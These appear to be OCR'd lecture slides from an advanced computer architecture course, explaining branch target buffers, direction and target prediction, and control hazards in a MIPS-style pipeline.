
<https://scientia.doc.ic.ac.uk/2223/modules/60001/materials> and  
<https://www.doc.ic.ac.uk/~phjk/AdvancedCompArchitecture/aca20/>

# Branch Prediction - context

- If we have a branch predictor....
  - We want to fetch the correct (predicted) next instruction without any stalls
  - We need the prediction before the preceding instruction has been decoded
  - We need to predict conditional branches
    - Direction prediction
  - And indirect branches
    - Target prediction

# Branch Target Buffer

- Need address at same time as prediction
- Especially for indirect branches and virtual method calls
- Note that we must check for branch match, since can't use wrong branch address



# Branch target prediction: BTBs

- re: "In order to predict a branch, we need to know that current instruction is branch instruction"
- This doesn't have to be true!

## Control Hazard on Branches


10: beq r1,r3,36

14: and r2,r3,r5

18: or r6,r1,r7

22: add r8,r1,r9

36: xor r10,r1,r11



In parallel with every ifetch  
Check whether the BTB  
predicts that the  
instruction we are fetching  
*will* be a taken branch

If we're not smart we risk a three-cycle stall

# Branch target prediction: BTBs

- re: "In order to predict a branch, we need to know that current instruction is branch instruction"
- This doesn't have to be true!

## Control Hazard on Branches


10: beq r1,r3,36

14: and r2,r3,r5

18: or r6,r1,r7

22: add r8,r1,r9

36: xor r10,r1,r11



If we're not smart we risk a three-cycle stall


In parallel with every ifetch

Check whether the BTB predicts that the instruction we are fetching *will* be a taken branch

When a **taken** branch is committed, we update the BTB with the branch's target address (and with the tag of the address of the branch instruction).

# Branch Target Buffer (BTB)


- Cache of branch target addresses accessed in parallel with the I-cache in the fetch stage
- Updated only by taken branches (the direction-predictor determines whether BTB is used)
- If BTB hit and the instruction is a predicted-taken branch
  - target from the BTB is used as fetch address in the next cycle
- If BTB miss or the instruction is a predicted-not-taken branch
  - $PC+N$  is used as the next fetch address in the next cycle




BTB is  
indexed with  
low-order PC  
address bits,  
tagged with  
high-order  
bits

(Note: we could use an n-way set-associative design here)


# Target prediction: recall the 5-stage MIPS pipeline



